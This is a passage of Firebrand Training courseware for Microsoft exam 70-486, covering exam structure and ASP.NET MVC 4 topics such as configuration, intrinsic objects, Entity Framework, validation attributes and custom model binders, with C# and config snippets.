



Microsoft

MCSD: 70-486: Developing
ASP.NET MVC 4 Web
Applications Courseware

Version 1.2

www.firebrandtraining.com

0.1

Module 0 Introduction

Developing ASP.NET MVC 4 Web Applications


Updated 4th September 2015



Exam

0.2

70-486 Exam Guide to Ratio of Questions



June 2013

- 155 minutes with 55 questions in total
- 31 in main section
- 3 case studies (6, 8, 10 questions)

September 2013

- 155 minutes with 45 questions in total
- 22 in main section
- 3 case studies (6, 7, 10 questions)

Since November 2014

- 120 minutes with 55 questions in total
- 33 in main section
- 3 case studies (6, 6, 10)

Since May 2015

- 120 minutes in total
- 49 questions in total
- 34 in main section
- 3 case studies (6, 5, 4)
- Just as much configuration and architecture as code

Developing ASP.NET MVC 4 Web Applications

<http://www.microsoft.com/learning/en/us/exam.aspx?ID=70-486>

Microsoft Exam 70-486 Study Guide

<http://www.bloggedbychris.com/2012/11/06/microsoft-exam-70-486-study-guide/>



0.3

Exam**Estimate of Number of Exam Questions per Module**

Module	Qs	Firebrand Extra Slides																																												
1+2: Exploring & Designing ASP.NET MVC 4 Web Applications	1																																													
3: Developing ASP.NET MVC 4 Models	2																																													
4: Developing ASP.NET MVC 4 Controllers	5																																													
5: Developing ASP.NET MVC 4 Views	4																																													
6: Testing and Debugging ASP.NET MVC 4 Web Applications	4																																													
7: Structuring ASP.NET MVC 4 Web Applications	6																																													
8: Applying Styles to ASP.NET MVC 4 Web Applications	4																																													
9: Building Responsive Pages in ASP.NET MVC 4 Web Applications	4																																													
10: Using JavaScript and jQuery for Responsive MVC 4 Web Apps	5																																													
11: Controlling Access to ASP.NET MVC 4 Web Applications	5																																													
12: Building a Resilient ASP.NET MVC 4 Web Application	3																																													
13: Using Windows Azure Web Services in ASP.NET MVC 4 Web Apps	6																																													
14: Implementing Web APIs in ASP.NET MVC 4 Web Applications	2																																													
15: Handling Requests in ASP.NET MVC 4 Web Applications	2																																													
16: Deploying ASP.NET MVC 4 Web Applications	2																																													
Total questions in exam	55																																													
		<table border="1"> <thead> <tr> <th>Name</th> <th>Slides</th> </tr> </thead> <tbody> <tr> <td>20486.00.Introduction</td> <td>6</td> </tr> <tr> <td>20486.01.Exploring</td> <td>10</td> </tr> <tr> <td>20486.02.Designing</td> <td>8</td> </tr> <tr> <td>20486.03.Models</td> <td>23</td> </tr> <tr> <td>20486.04.Controllers</td> <td>14</td> </tr> <tr> <td>20486.05.Views</td> <td>20</td> </tr> <tr> <td>20486.06.Testing.and.Debugging</td> <td>36</td> </tr> <tr> <td>20486.07 SEO.Routing.Areas</td> <td>24</td> </tr> <tr> <td>20486.08.Layout.Styles.Display.Modes</td> <td>18</td> </tr> <tr> <td>20486.09.Caching.Performance</td> <td>35</td> </tr> <tr> <td>20486.10.JavaScript.JQuery.Optimization</td> <td>13</td> </tr> <tr> <td>20486.11.Controlling.Access</td> <td>31</td> </tr> <tr> <td>20486.12.Resilience.and.State</td> <td>43</td> </tr> <tr> <td>20486.13.Windows.Azure.WCF.Services</td> <td>18</td> </tr> <tr> <td>20486.14.Web.API</td> <td>8</td> </tr> <tr> <td>20486.15.HTTP.Modules.Web.Sockets</td> <td>17</td> </tr> <tr> <td>20486.16.Deployment</td> <td>26</td> </tr> <tr> <td>20486.A.MeasureUp.Errata</td> <td>16</td> </tr> <tr> <td>20486.B.Exercises</td> <td>11</td> </tr> <tr> <td>20486.C.Internationalization</td> <td>10</td> </tr> <tr> <td>20486.D.ASP.NET.5</td> <td>4</td> </tr> </tbody> </table>	Name	Slides	20486.00.Introduction	6	20486.01.Exploring	10	20486.02.Designing	8	20486.03.Models	23	20486.04.Controllers	14	20486.05.Views	20	20486.06.Testing.and.Debugging	36	20486.07 SEO.Routing.Areas	24	20486.08.Layout.Styles.Display.Modes	18	20486.09.Caching.Performance	35	20486.10.JavaScript.JQuery.Optimization	13	20486.11.Controlling.Access	31	20486.12.Resilience.and.State	43	20486.13.Windows.Azure.WCF.Services	18	20486.14.Web.API	8	20486.15.HTTP.Modules.Web.Sockets	17	20486.16.Deployment	26	20486.A.MeasureUp.Errata	16	20486.B.Exercises	11	20486.C.Internationalization	10	20486.D.ASP.NET.5	4
Name	Slides																																													
20486.00.Introduction	6																																													
20486.01.Exploring	10																																													
20486.02.Designing	8																																													
20486.03.Models	23																																													
20486.04.Controllers	14																																													
20486.05.Views	20																																													
20486.06.Testing.and.Debugging	36																																													
20486.07 SEO.Routing.Areas	24																																													
20486.08.Layout.Styles.Display.Modes	18																																													
20486.09.Caching.Performance	35																																													
20486.10.JavaScript.JQuery.Optimization	13																																													
20486.11.Controlling.Access	31																																													
20486.12.Resilience.and.State	43																																													
20486.13.Windows.Azure.WCF.Services	18																																													
20486.14.Web.API	8																																													
20486.15.HTTP.Modules.Web.Sockets	17																																													
20486.16.Deployment	26																																													
20486.A.MeasureUp.Errata	16																																													
20486.B.Exercises	11																																													
20486.C.Internationalization	10																																													
20486.D.ASP.NET.5	4																																													



0.4

Exam**About the Exam**

• The 70-486 exam is arguably the hardest because it *could* ask a question about almost any technology

- Data topics: ADO.NET, Entity Framework, LINQ
- Web client topics: JavaScript, jQuery, CSS3, HTML5
- Service topics: WCF, Web API
- Hosting and web architecture topics: Azure, HTTP, web farms
- Miscellaneous topics: Microsoft Excel features
- ...and of course MVC topics, but surprisingly little on this!



0.5

Suggested Extra Materials Succinctly Series: The essentials in about 100 pages

For 20486

- ASP.NET MVC 4 Mobile Succinctly
- ASP.NET Web API Succinctly
- HTTP Succinctly
- JavaScript Succinctly
- jQuery Succinctly
- Regular Expressions Succinctly
- Twitter Bootstrap Succinctly



About the Succinctly series
<http://www.syncfusion.com/resources/techportal>



0.6

For Real-World Prototyping/Intranets ASP.NET Dynamic Data Entities

Exam Topic: none

An old technology based on Web Forms for building intranet front-ends for a database



- Add an ADO.NET Entity Data Model for your existing database
- In Global.asax, in RegisterRoutes method, uncomment and modify the statement to register your data context class and scaffold all tables and import the namespace for converting a DbContext (EF 4.1+) into the old ObjectContext (EF 4)

```
DefaultModel.RegisterContext(() =>
{
    return ((IObjectContextAdapter)new NorthwindEntities()).ObjectContext;
}, new ContextConfiguration() { ScaffoldAllTables = true });

using System.Data.Entity.Infrastructure;
```

Run the web application! ☺



1.1

Module 1

Exploring ASP.NET MVC 4


Developing ASP.NET MVC 4 Web Applications

Updated 4th September 2015



1.2

New in Visual Studio 2013 One ASP.NET Project




Announcing the Release of Visual Studio 2013 and
Great Improvements to ASP.NET and Entity Framework
<http://weblogs.asp.net/scottgu/announcing-the-release-of-visual-studio-2013-and-great-improvements-to-asp-net-and-entity-framework>




1.3

New in Visual Studio 2013 ASP.NET Scaffold Project Items



1.4

New in Visual Studio 2013 MVC 5 Controller with views, using EF




1.5

MVC Architecture

The Acronym, M.V.C. (or R.C.VM.V.)

Model-View-Controller (MVC) is more accurately

- Route → Controller → ViewModel → View




1.6

M V C

MVC

Architecture and Design Patterns



MVC Architecture Model Terminology

1.7

❖ Domain Model

- Represents *all* the data required for an application and often created using an ORM such as EF

❖ Model(s)


- Represent entities from the domain model

❖ View Model(s)

- Represent the data required for a particular View, which could be sets or parts of “entity” models and other data too
- So a “model” in MVC is more accurately called a “view model”



❖ Some programmers use separate folders for models, view models, and the domain model

- By default, ASP.NET MVC expects them all in \Models\



MVC Architecture Conventions and Overriding Action and View Names

1.8



Note: to change the controller name convention you must create a custom controller factory



1.9

Further Study ASP.NET MVC

Official Site for ASP.NET MVC

- Tutorials, videos, samples, forum, books, open source

ASP.NET MVC
<http://asp.net/mvc>

- Free MVC 4 Video Training from Pluralsight

Pluralsight ASP.NET MVC
<http://www.asp.net/mvc/videos/pluralsight-building-applications-with-aspnet-mvc-4>

Blogs

Phil Haack
<http://haacked.com/>

Scott Hanselman
<http://www.hanselman.com/>



1.10

Alternatives to MVC Single Page Application Template

Exam Topic: none


- The SPA template creates a sample application that uses JavaScript, HTML 5, and KnockoutJS on the client, and ASP.NET Web API on the server

- A SPA is a web application that loads a single HTML page and then updates the page dynamically, instead of loading new pages
- After the initial page load, the SPA talks with the server through AJAX requests

Knockout
<http://knockoutjs.com/>

Getting started with Single Page Apps
<https://bortnlearn.mslearn.net/b/weblog/archive/2015/03/17/getting-started-with-single-page-apps>

Learn About ASP.NET Single Page Application
<http://www.asp.net/single-page-application>



Module 2

Designing ASP.NET MVC 4 Web Applications

Developing ASP.NET MVC 4 Web Applications


Updated 4th September 2015



Configuration

Web Configuration Hierarchy

ASP.NET Configuration Hierarchy



2.3

Configuration External Configuration Sources

* A section can load settings from an external file

```
<configuration>                               Web.config
  <system.web>
    <compilation debug="true" />
    <pages configSource="Pages.config" />
    <globalization culture="auto" />
```

```
Pages.config
<pages enableSessionState="false">
  <namespaces>
```

- File-access security and permissions can be used to restrict access to sections of configuration settings
- Settings that are not used during application initialization (e.g. connection strings) can be modified and reloaded without requiring an application restart by using this attribute

```
<configSections>
  <section name="pages" ... restartOnExternalChanges="false"
    allowDefinition="Everywhere|MachineOnly|
    MachineToApplication|MachineToWebRoot" />
```

section Element for configSections (General Settings Schema)
[https://msdn.microsoft.com/en-gb/library/ms228245\(v=vs.100\).aspx](https://msdn.microsoft.com/en-gb/library/ms228245(v=vs.100).aspx)



2.4

Intrinsic Objects

Using the ASP.NET Intrinsic Objects: HttpContext

- Application, Cache, Session (dictionaries for storing state beyond current request, either shared or only for user session)

```
HttpContext.Application.Clear(); // inside a controller
```

```
HttpContext.Current.Application.Clear(); // inside a view
```

- Request (everything sent *from* the browser e.g. cookies)

```
Debug.WriteLine(Request.Browser.IsMobileDevice); // inside controller or view
```

- Response (everything sent *to* the browser e.g. cookies)

- TimeStamp, User (information about current request)

- Items (dictionary for storing state during current request)

```
HttpContext.Items["Alpha"] = someData; // inside an HTTP module
```

```
var data = HttpContext.Current.Items["Alpha"]; // inside a view
```

HttpContext Class
<https://msdn.microsoft.com/en-us/library/system.web.httpcontext.aspx>



2.5

Intrinsic Objects

Using the ASP.NET Intrinsic Objects

Inside a Controller all the following are directly available

HttpContext

- Items: good for sharing state through pipeline e.g. HTTP modules and HTTP handlers

Request

- HTTP request as sent from the client (request headers, cookies, client certificate, form and query string parameters, and so on)

Response

- HTTP response sent from the server to the client (response headers, cookies, and so on)

Session (store state for user session)



2.6

Intrinsic Objects

Using the ASP.NET Intrinsic Objects on HttpContext

Inside a Controller all the following need the HttpContext prefix

HttpContext.Cache

- Shared cache for a Web application

HttpContext.Application

- Store shared state at application level

HttpContext.ApplicationInstance

- Defines the methods, properties, and events that are common to all application objects in an ASP.NET application
- HttpApplication is the base class for applications that are defined by the user in the Global.asax file



2.7

Intrinsic Objects Server Object

Member	Description
MachineName	Gets the server's computer name
GetLastError()	Returns the previous exception
ClearError()	Clears the previous exception
Execute(path)	Executes the handler for the specified virtual path in the context of the current request
HtmlDecode(string)	Decodes an HTML-encoded string and returns the decoded string
HtmlEncode(string)	HTML-encodes a string and returns the encoded string
MapPath(path)	Returns the physical file path that corresponds to the specified virtual path
Transfer(path)	For the current request, terminates execution of the current page and starts execution of a new page by using the specified URL path of the page



HttpServerUtility Class
[https://msdn.microsoft.com/en-us/library/system.web.httpserverutility\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.web.httpserverutility(v=vs.110).aspx)

2.8

.axd Files What are They?

• There are several virtual features of ASP.NET that use the .axd file extension; they are not real files

- WebResource.axd and ScriptResource.axd: load resources such as JavaScript and JPEGs that have been embedded in assemblies; an alternative is the newer bundling and minification feature
- Trace.axd: view the trace log for the last n requests; most useful for Web Forms pages because they show ViewState and page events

• If we don't explicitly warn MVC not to route anything with .axd in the path then it would call Home.Index with route data values for resource and pathInfo

```
routes.IgnoreRoute("{resource}.axd/{*pathInfo}");
```



3.1

Module 3 Developing ASP.NET MVC 4 Models

Developing ASP.NET MVC 4
Web Applications

Updated 4th September 2015



Developing ASP.NET MVC 4 Models Contents

3.2

Exam Topic: Design and implement MVC controllers and actions
 Implement model binding

Review Firebrand's extra slides for MOC 20487

- Module 2: Entity Framework
- Appendix C: “Classic” XML and ADO.NET
- Appendix D: LINQ



3.3

MOC Demos

❖ Demo 1: Position 5-3175 and Demo 2: Position 5-6134

- **Visual Studio 2013:** Choose the ASP.NET Web Application and then the MVC template, NOT Empty template and use the newer item templates e.g. MVC 5 Controller with views using EF
- **Visual Studio 2012:** Use the Package Manager Console to install the NuGet package for Entity Framework 5 because the latest version is incompatible with Visual Studio 2012!
- **Warning!** Use this connection string

```
<add name="Northwind" providerName="System.Data.SqlClient"
      connectionString="data source=(localdb)\v11.0;initial
catalog=Northwind;integrated security=True;" />
```

- **Warning!** After creating the database initializer you must set it in the Global.asax file or it won't do anything

```
using System.Data.Entity;
```

```
Database.SetInitializer<Models.OperasDB>(new Models.OperasInitializer());
```



3.4

MOC Errata

❖ Page 03-8 (position 5, 2677)

- The MOC says

```
[AttributeUsage(AttributeTargets.Field)]
```

- It should have said

```
[AttributeUsage(AttributeTargets.Field | AttributeTargets.Property)]
```

❖ Page 03-14 (position 5, 4588)

- To define a SqlClient connection string they should use (but don't have to due to backwards compatibility)
 - **Data Source** instead of **server**
 - **Initial Catalog** instead of **database**
 - **Integrated Security** instead of **trusted_connection**
 - **Persist Security Info** instead of **PersistSecurityInfo**



Entity Framework Old Approaches

3.5

❖ Visual Studio 2008 and .NET 3.5 SP1

- **Database-First** with .edmx and Code Generation Strategy=Default creates .cs files with ObjectContext and EntityObject-derived classes

❖ Visual Studio 2010 and .NET 4

- **Database-First or Model-First** with .edmx and Code Generation Strategy=Default creates .cs files with ObjectContext and EntityObject-derived classes
- Or right-click in .edmx, Add Code Generation Item..., switches Code Generation Strategy=None and creates .tt files that generate either similar .cs files with ObjectContext and EntityObject-derived classes or .cs files with POCO-style
- **Code Generation Strategy** can be either: **Default** or **None**



Entity Framework New Approaches

3.6

❖ Visual Studio 2012 and .NET 4.5

- **Database-First or Model-First** with .edmx and Code Generation Strategy=None and .tt files that generate .cs files with DbContext and POCO classes that works like **Code-First**
 - You can delete the .tt files and switch back to old style of Code Generation Strategy=Default to support features like Dynamic Data
- Or hand-craft your own **Code-First** POCO and DbContext classes with or without database initializers
 - You do not need an .edmx because the model will be created at runtime
 - You can use attributes on POCO classes or the fluent API to customize the runtime model
- **Code Generation Strategy: Legacy ObjectContext or T4**



MVC Models Metadata Annotations

3.7

System.ComponentModel

- [ReadOnly(true)]: read-only
- [DisplayName("First Name")]: used by “labels” (deprecated—use Display because it can be localized*)

System.Web.Mvc

- [HiddenInput]: invisible to user (if false) but posted with form

System.ComponentModel.DataAnnotations

```
[DisplayFormat(HtmlEncode = false, NullDisplayText = "Unpaid",
    DataFormatString = "{0:c}", ConvertEmptyStringToNull = true,
    ApplyFormatInEditMode = false)]
public decimal Salary { get; set; }
```

```
// will not be included at all
[ScaffoldColumn(false)]
public decimal Salary { get; set; }
```

*DisplayAttribute.ResourceType Property
[http://msdn.microsoft.com/en-us/library/system.componentmodel.dataannotations.displayattribute.resourcetype\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/system.componentmodel.dataannotations.displayattribute.resourcetype(v=vs.110).aspx)

MVC Models Validation Metadata Annotations

3.8

ValidationAttribute is abstract base class

- ErrorMessage (non-localized string)
- ErrorMessageResourceType (e.g. Shared)
- ErrorMessageResourceName (e.g. HW)

Warning! Regular expressions
 will automatically include ^ at
 start and \$ at end.

Derived classes

```
[DataType(DataType.Date)]
public DateTime BirthDate { get; set; }
```

[Range(18, 65)]

[RegularExpression(@"\d+")]

[Required(AllowEmptyStrings = false)]

DataType enumeration

• CreditCard	• Text
• DateTime	• Html
• Date	• MultilineText
• Time	• EmailAddress
• Duration	• Password
• PhoneNumber	• Url
• Currency	• ImageUrl

```
[StringLength(14, MinimumLength = 6, ErrorMessageResourceType = "Shared",
    ErrorMessageResourceName = "ErrorMessageForPasswordLength")]
public string Password { get; set; }
```



MVC Models

Custom Validation

❖ Two techniques for custom validation

- CustomValidationAttribute
- Inherit from ValidationAttribute (see next slide)

❖ Create a class with a static method

```
public class MyValidator {
    public static bool CheckPassword(object value) {
        return true; // if value is valid
```

❖ Apply attribute to a property on your model

```
[CustomValidation(typeof(MyValidator), "CheckPassword",
    ErrorMessageResourceType = "Shared",
    ErrorMessageResourceName = "ErrorMessageForPassword")]
public string Password { get; set; }
```



MVC Models

Custom Validation

```
[AttributeUsage(AttributeTargets.Field | AttributeTargets.Property,
    AllowMultiple = false)]
public class ValidatePasswordLengthAttribute : ValidationAttribute
{
    private int MinimumCharacters { get; set; }
    public int MaximumCharacters { get; set; }
    public ValidatePasswordLengthAttribute(int minChars = 6) : base()
    { // minChars is optional because it has a default value
        MinimumCharacters = minChars;
        MaximumCharacters = int.MaxValue; // default can be overridden
    }
    public override bool IsValid(object value)
    { // IsValid throws exception if not overridden
        var s = (value as string);
        return ((s != null) && (s.Length >= MinimumCharacters)
            && (s.Length <= MaximumCharacters));
    }
}
```

Constructor parameters can be set unnamed if in order or out of order if named with param: value (not shown)

Public properties can be set in attributes with named parameters using =

```
[ValidatePasswordLength(8, MaximumCharacters = 12)]
public string Password { get; set; }
```



MVC Models Generics Not Allowed in Attributes

3.11

Exam Topic: none

- C# does not support generic attributes, e.g., the following gives a compile error

```
public sealed class ValidatesAttribute<T> : Attribute
{
    [Validates<string>]
    public static class StringValidation
```

- The CLI spec doesn't mention it and if you use IL directly you can create a generic attribute
- The part of the C# 3 spec that bans it - section 10.1.4 "Class base specification" doesn't give any justification
- Eric Lippert, Microsoft: "no particular reason, except to avoid complexity in both the language and compiler for a use case which doesn't add much value"

Why does C# forbid generic attribute types?
<http://stackoverflow.com/questions/294216/why-does-c-sharp-forbid-generic-attribute-types>



MVC Models Using a Partial Class to Apply Metadata

3.12

- If you auto-generate your model using a tool like an Entity Data Model then you cannot apply attributes to the code because you will lose them next time it regenerates so you must use a partial class with the `MetadataType` attribute and a nested private class

```
[MetadataType(typeof(BlogMetadata))]
public partial class Blog
{
    private class BlogMetadata
    { // only need to include properties that need attributes
        [Required(ErrorMessage = "Title is required")]
        public object Title { get; set; }
        [Required(ErrorMessage = "Blog is required")]
        public object Blog { get; set; }
    }
}
```



3.13

MVC Models Model Binders

❖ There are five model binders built-in to ASP.NET MVC

- DefaultModelBinder (most commonly used)
- HttpPostedFileBaseModelBinder
- ByteArrayModelBinder
- LinqBinaryModelBinder
- CancellationTokenModelBinder

Watch	
Name	Value
↳ ModelBinders.Binders	{System.Web.Mvc.ModelBinderDictionary}
↳ Count	4
↳ DefaultBinder	{System.Web.Mvc.DefaultModelBinder}
↳ IsReadOnly	false
↳ Keys	Count = 4
↳ Values	Count = 4
↳ Non-Public members	
↳ Results View	Expanding the Results View will enumerate the IEnumerable
↳ [0]	{[System.Web.HttpPostedFileBase, System.Web.Mvc.HttpPostedFileBaseModelBinder]}
↳ [1]	{[System.Byte[], System.Web.Mvc.ByteArrayModelBinder]}
↳ [2]	{[System.Data.Linq.Binary, System.Web.Mvc.LinqBinaryModelBinder]}
↳ [3]	{[System.Threading.CancellationToken, System.Web.Mvc.CancellationTokenModelBinder]}
↳ ModelBinders.Binders.DefaultBinder	{System.Web.Mvc.DefaultModelBinder}



3.14

MVC Models DefaultModelBinder

❖ Maps a browser request to a data object

- Provides a concrete implementation of a model binder

❖ Maps the following types to a browser request

- Primitive types, such as String, Double, Decimal, or DateTime
- Model classes, such as Person, Address, or Product
- Collections, such as ICollection<T>, IList<T>, or IDictionary< TKey, TValue >



MVC Models Custom Model Binders

• Implement System.Web.Mvc.IModelBinder

```
public class FullnameModelBinder : IModelBinder
{
    public object BindModel(ControllerContext cc, ModelBindingContext mbc)
        using System.Web.Mvc;
```

- ControllerContext has an HttpContext property through which you can access everything about the current request, including Form and QueryString parameters, and route data values
- ModelBindingContext has a ValueProvider which combines the common places you might want to read a parameter from:

```
var fullName = mbc.ValueProvider.GetValue("fullname");
dynamic parts = fullName.RawValue.ToString().Split(' ');
string firstName = parts[0];
string lastName = parts[1];
```

Splitting DateTime - Unit Testing ASP.NET MVC Custom Model Binders
<http://www.hanselman.com/blog/SplittingDateTimeUnitTestingASPNETMVCCustomModelBinders.aspx>

6 Tips for ASP.NET MVC Model Binding
<http://odetocode.com/blogs/scott/archive/2009/04/27/6-tips-for-asp-net-mvc-model-binding.aspx>



MVC Models Registering and Applying a Model Binder

• In Global.asax

- To replace the default model binder

```
ModelBinders.Binders.DefaultBinder = new FirebrandModelBinder();
```

- To add or insert a new model builder for a specific type before any existing model binders for that type

```
ModelBinders.Binders.Add(
    typeof(Person), new PersonBinder());
```

```
public ActionResult Edit(Person p)
```

• Or in a controller, apply to a specific action argument

```
public ActionResult Edit(
    [ModelBinder(typeof(FirstNameBinder))] string firstName,
    [ModelBinder(typeof(AgeBinder))] int age) {
```

The Features and Foibles of ASP.NET MVC Model Binding
<http://msdn.microsoft.com/en-us/magazine/hh781022.aspx>

Using ModelBinder attribute vs. ModelBinders.Add()
<http://stackoverflow.com/questions/13746472/using-modelbinder-attribute-vs-modelbinders-add>



MVC Models

Checking Validity of the Model State

- Inside an action method, after the model binder has created instances of all the parameters, you should check if the data annotations have been complied with

```
public class Person
{
    [Required(ErrorMessage = "A person must have a first name.")]
    [StringLength(20, ErrorMessage =
